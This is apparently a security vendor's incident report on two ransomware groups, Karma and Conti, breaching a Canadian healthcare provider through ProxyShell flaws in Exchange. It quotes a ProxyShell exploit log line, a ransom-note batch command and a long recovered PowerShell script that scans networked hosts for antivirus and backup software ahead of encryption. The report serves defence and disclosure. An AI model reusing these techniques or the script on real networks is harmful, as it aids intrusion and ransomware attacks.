Conti and Karma actors attack healthcare provider at same time through ProxyShell exploits

news.sophos.com/en-us/2022/02/28/conti-and-karma-actors-attack-healthcare-provider-at-same-time-through-proxyshell-exploits/


Sean Gallagher February 28, 2022

In early December, a healthcare provider in Canada was hit by two separate ransomware actors with very different tactics. The first ransomware group, identified as Karma, exfiltrated data but did not encrypt the target's systems—because the targeted organization was in healthcare, they claimed in the ransom note dropped on the target's PCs.

The second group, identified as Conti, came onto the network later, but had no such reservations. Less than a day after the Karma gang dropped their ransom notes, the Conti actors deployed their ransomware. Sophos' Rapid Response team had just begun talking with the targeted company hours earlier, and the customer had not yet deployed Sophos' software to the portion of the network where ransomware had been staged by the Conti gang. Existing (non-Sophos) anti-malware measures did not impede the attack.

We have several cases of ransomware affiliates using ProxyShell to penetrate victims' networks recently, including affiliates of Conti. And we have seen past examples of multiple actors exploiting the same vulnerability to gain access to a victim. But , very few of those cases have involved two simultaneous ransomware groups.

Setting up shop



Both attackers gained entry via "ProxyShell" exploits (targeting CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207 on Microsoft's Exchange Server platform). The first intrusion using the exploit was on August 10, 2021, as recorded in the IIS access log:

```
GET /autodiscover/autodiscover.json @evil.corp/owa/?
&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=
<empty>;&cafeReqId=7f233041-e437-4b6a-b852-21c9b688f53c; 443 - 74.222.5.43
Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_1)+AppleWebKit/537.36+
(KHTML,+like+Gecko)+Chrome/41.0.2227.1+Safari/537.36 - 302 0 0 122"
```

The commands that followed exploited the Exchange Management shell to create an administrative account, "Administrator" and retrieve scripts from three remote servers—one in Hong Kong, another in Iran, and the last in Russia.

Prior to the attack, the compromised organization was utilizing Sophos' On-premises Anti-virus. Being reliant on signature-based detection, this was inadequate for detection of the ProxyShell exploit because ProxyShell uses web communications to exploit a trusted application and does not deploy malware.

The "Administrator" account would later be used by one of the actors for lateral movement. While it cannot be confirmed from the available data, this first exploit was likely made by an access broker who later sold access to one (or both) of the ransomware operators.

At this point, the customer reached out to Sophos support for assistance to load a product on to their Exchange servers. While the customer had noticed email being sent automatically from some users, the focus was on installing the third-party product and the intrusion was not discovered at this time.

A second set of intrusions using the ProxyShell exploit chain occurred on November 11. This attack installed a web shell on the Exchange Server's IIS web server instance. After these intrusions, while continuing to assist the customer with the third-party product on their Exchange Servers, Sophos' support recognized there may be indications of compromise and escalated the case for response assistance.


Actual efforts to more deeply penetrate the network began in earnest weeks later. Between November 29 and 30, system logs showed over 20 failed attempts and efforts to connect to other servers (including a domain controller), as well as a successful connection by the account "Administrator" to another web application server from the mail server. At some point on November 30, the Administrator account was used to access an RDP session on a virtual machine or workstation, which was used to make the login attempts. This activity appears to be connected to the Karma gang.

Meanwhile, another compromised account made a series of Remote Desktop Protocol connections to other servers from a different compromised endpoint, and executed PowerShell commands downloading Cobalt Strike beacons from the same host used for scripts on November 30.

On November 30, after a few attempts on other systems, the attacker using Administrator account successfully connected to another system (104[.]168.44.130), launching batch scripts that installed Cobalt Strike "beacons" as a service. Cobalt Strike was deployed to email servers, domain controllers, and a few other systems, with more being targeted the next day.

Collection began as well on December 1, with the creation of .RAR archives of data on multiple systems.

Things get messy



On December 1 and 2, the Karma gang finished gathering data and pushed it up to the Mega cloud storage service—exfiltrating 52 gigabytes of archived files. Then the Karma malware was deployed, using the compromised Administrator account.

The malware distributed the ransom note through a service created on each targeted system, which copied the note from its original location and launched a batch file—for example:

```
%COMSPEC% /C echo del C:\KARMA_RANSOMWARE_README!!!.txt ^>
%SYSTEMDRIVE%\WINDOWS\Temp\QWvVYzfhbjXaDiRa.txt > \WINDOWS\Temp\UIoTiUDorGDZImRd.bat
& %COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\UIoTiUDorGDZImRd.bat
```

Coming into work on December 3, employees of the targeted organization found the Karma ransom note as wallpaper on about 20 workstations and servers. The ransom note claimed that data had only been exfiltrated and not encrypted because the Karma gang had identified the target as a healthcare organization.

At that time, the organization called in Sophos Rapid Response team, and a kickoff teleconference was held early on December 3, and monitoring tools were put in place to begin to understand what had happened. But within a few hours of the beginning of the Rapid Response engagement, the second ransomware group launched its attack.

Two compromised accounts were active on December 3—the Administrator account and a second account with administrative privileges. One of these accounts installed the Chrome browser on the primary file server.

Then, by way of the compromised Administrator account, malware was deployed to one of the organization's servers. The sample, **64.dll**, was identified by SophosLabs as Conti. It was loaded using **regsvr.exe**. As part of its execution, a batch file, **def.bat**, was launched, containing commands to disable Windows Defender on the targeted server.

This took place even as Karma was dropping ransom notes on additional systems. Meanwhile, the targeted organization's network defenses detected and blocked Cobalt Strike activity coming from one of the organization's mail servers (not the one serving as point of entry). The detected Cobalt Strike C2 communications were to a server in a Netherlands datacenter operated by a Bulgarian hosting company. The second compromised account was used to download Cobalt Strike beacons to additional systems across the network.

Shortly after that, the second compromised account was used to drop a script into a local folder on a domain server, That PowerShell script, named Get-DataInfo.ps1, gathered network data via Windows Management Instrumentation queries and sent it back to a remote command and control server. Part of the script was recovered from system logs; it searches for software of interest on computers on the network, including anti-malware and backup software, as well as other software that might interfere with encryption by ransomware.

```
function Get-Software{
<#Variables#>
$av_list = @("Traps", "threat", "Sentinel", "Defence", "Defender", "Endpoint", "AV",
"AntiVirus", "BitDefender", "Kaspersky", "Norton", "Avast", "WebRoo", "AVG", "ESET",
"Malware", "Defender", "Sophos", "Trend", "Symantec Endpoint Protection", "Security")
$backup_list = @("Veeam", "Backup", "Recovery", "Synology", "C2", "Cloud", "Dropbox",
"Acronis", "Cobian", "EaseUS", "Paragon", "IDrive" )
$exclude_list = @("KONICA", "UltraVnc", "Update", "Hitachi Storage Navigator
Modular", ".NET", "Office", "Adobe", "Word", "Excel", "Outlook", "PowerPoint",
"Publisher", "Java", "Office", "Learning", "Support", "done")
$computername = Get-Content ".\result\livePCs.txt" -ReadCount 0
$ErrorActionPreference = "Stop"
$Branch = "LocalMachine"
$SubBranch = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
$SubBranch64 = "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
$tabName = "SampleTable"
$table = New-Object system.Data.DataTable $table_name
$col1 = New-Object system.Data.DataColumn SystemName,([string])
$col2 = New-Object system.Data.DataColumn Type,([string])
$col3 = New-Object system.Data.DataColumn Name,([string])
$col4 = New-Object system.Data.DataColumn Hide,([string])
$table.columns.add($col1)
$table.columns.add($col2)
$table.columns.add($col3)
$table.columns.add($col4)
$computers = $computername.Length
$x = 0
write-host -foregroundcolor cyan "Grubbing Software.info"
write-host -foregroundcolor cyan "Testing $computers computers, this may take a
while."
foreach ($computer in $computername)
{
if (Test-Connection -ComputerName $computer -Quiet -count 2 -BufferSize 4 -Delay 1){
        Try{
            $registry=
[microsoft.win32.registrykey]::OpenRemoteBaseKey($Branch,$computer)
$registrykey=$registry.OpenSubKey($Subbranch)
            $SubKeys=$registrykey.GetSubKeyNames()
            Foreach ($key in $subkeys){
                                    $exactkey=$key
                                    $NewSubKey=$SubBranch+"\\"+$exactkey

 $ReadUninstall=$registry.OpenSubKey($NewSubKey)
                                    $Value=$ReadUninstall.GetValue("DisplayName")
  foreach($exclude in $exclude_list){
  if($Value -notmatch $exclude){
  foreach ($ Av in $ av_list) {
  if ($ Value -match $ Av) {
  $row = $table.NewRow()
  $row.SystemName = $computer
  $row.Type = "AV"
  $row.Name = $Value
  $table.Rows.Add($row)
  }}
  foreach($backup in $backup_list){
```

```
  if($Value -match $backup){
  $row = $table.NewRow()
  $row.SystemName = $computer
  $row.Type = "Backup"
  $row.Name = $Value
  #$row.Hide = '=IF(AND(A2=A1, B2=B1),"hide","show")'
  $table.Rows.Add($row)
  }}
             }}}}Catch{Add-Content "$registry" -path .\result\error.txt}
         Try{
            $registry=
[microsoft.win32.registrykey]::OpenRemoteBaseKey($Branch,$computer)
            $registrykey=$registry.OpenSubKey($Subbranch64)
            $SubKeys=$registrykey.GetSubKeyNames()
            Foreach ($key in $subkeys){
                                    $exactkey=$key
                                    $NewSubKey=$SubBranch+"\\"+$exactkey

 $ReadUninstall=$registry.OpenSubKey($NewSubKey)
                                    $Value=$ReadUninstall.GetValue("DisplayName")
  foreach($exclude in $exclude_list){
  if($Value -notmatch $exclude){
  foreach ($ Av in $ av_list) {
  if ($ Value -match $ Av) {
  $row = $table.NewRow()
  $row.SystemName = $computer
  $row.Type = "AV"
  $row.Name = $Value
  $table.Rows.Add($row)
  }}
  foreach($backup in $backup_list){
  if($Value -match $backup){
  $row = $table.NewRow()
  $row.SystemName = $computer
  $row.Type = "Backup"
  $row.Name = $Value
  #$row.Hide = '=IF(AND(A2=A1, B2=B1),"hide","show")'
  $table.Rows.Add($row)
  }}
  }}}
}Catch{Add-Content "$registry" -path .\result\error.txt}
$testcomputer_progress = [int][Math]::Ceiling((($x / $computers) * 100))
# Progress bar
Write-Progress  "Grubbing Software.info" -PercentComplete $testcomputer_progress -
Status "Percent Complete - $testcomputer_progress%" -Id 1;
Sleep(1);
$x++;
}}
write-host -foregroundcolor cyan "Grubbing Software.info complete"
$tabCsv = $table | export-csv .\result\Software.csv -noType }
```

The script has been in previous activity associated with the Bazar backdoor and with Ryuk ransomware. (The file itself was not recovered.)

Late on December 3, more data (10.7 gigabytes worth) was exfiltrated to Mega using the Chrome browser dropped on the file server earlier in the day; this appears to be the Conti group's exfiltration. Moments later, the Conti ransomware attack began in earnest, with the def.bat file deployed to suppress Windows Defender detection. The ransomware encrypted files on the C: drive of affected systems and dropped the Conti ransom note.

Aftermath

These dual ransom attacks highlight the risks associated with well-known Internet-facing software vulnerabilities—at least, ones that are well-known to malicious actors but may not be to the organizations running the affected software. All sizes of organizations can fall behind on vulnerability management—which is why having multiple layers of defense against malicious activity is important. Malware protection on servers as well as clients can impede ransomware operators from using unprotected servers to launch their attacks.

In this case, the initial access came over 3 months before there was any ransomware activity. This suggests the likelihood of an "access broker" discovering the ProxyShell vulnerability and either offering it for sale on a marketplace or simply sitting on it until ransomware affiliates wanted it.

Despite network monitoring and some malware defenses, both attackers in this case were able to largely accomplish their tactical goals. Only a few systems had Sophos malware protection at the time of the Conti attack, as the targeted organization had not yet had time to deploy it. In the few cases where Sophos had been deployed, ransomware protection detected Conti launching, but the ransomware was largely run from servers without protection.

As a result, much of the organization's data was encrypted—as were the Karma ransom notes. (Sophos detects Karma and Conti ransomware, by behavior and signature; in this case Conti was detected as Troj/Conti-C and Troj/Ransom-GLU, and blocked by CryptoGuard on protected systems; the Bazar script was detected by behavior as Mem/bazarld-c, Mem/bazarld-d and Mem/conti-b.)

A full list of IOCs for this attack is posted on SophosLabs' GitHub page.

SophosLabs would like to acknowledge the contributions of Mauricio Valdivieso, Linda Smith, Melissa Kelly, Johnathan Fern and Matthew Everts of Sophos' Rapid Response team, and Rahul Dugar and Heli Sheth of SophosLabs to this report.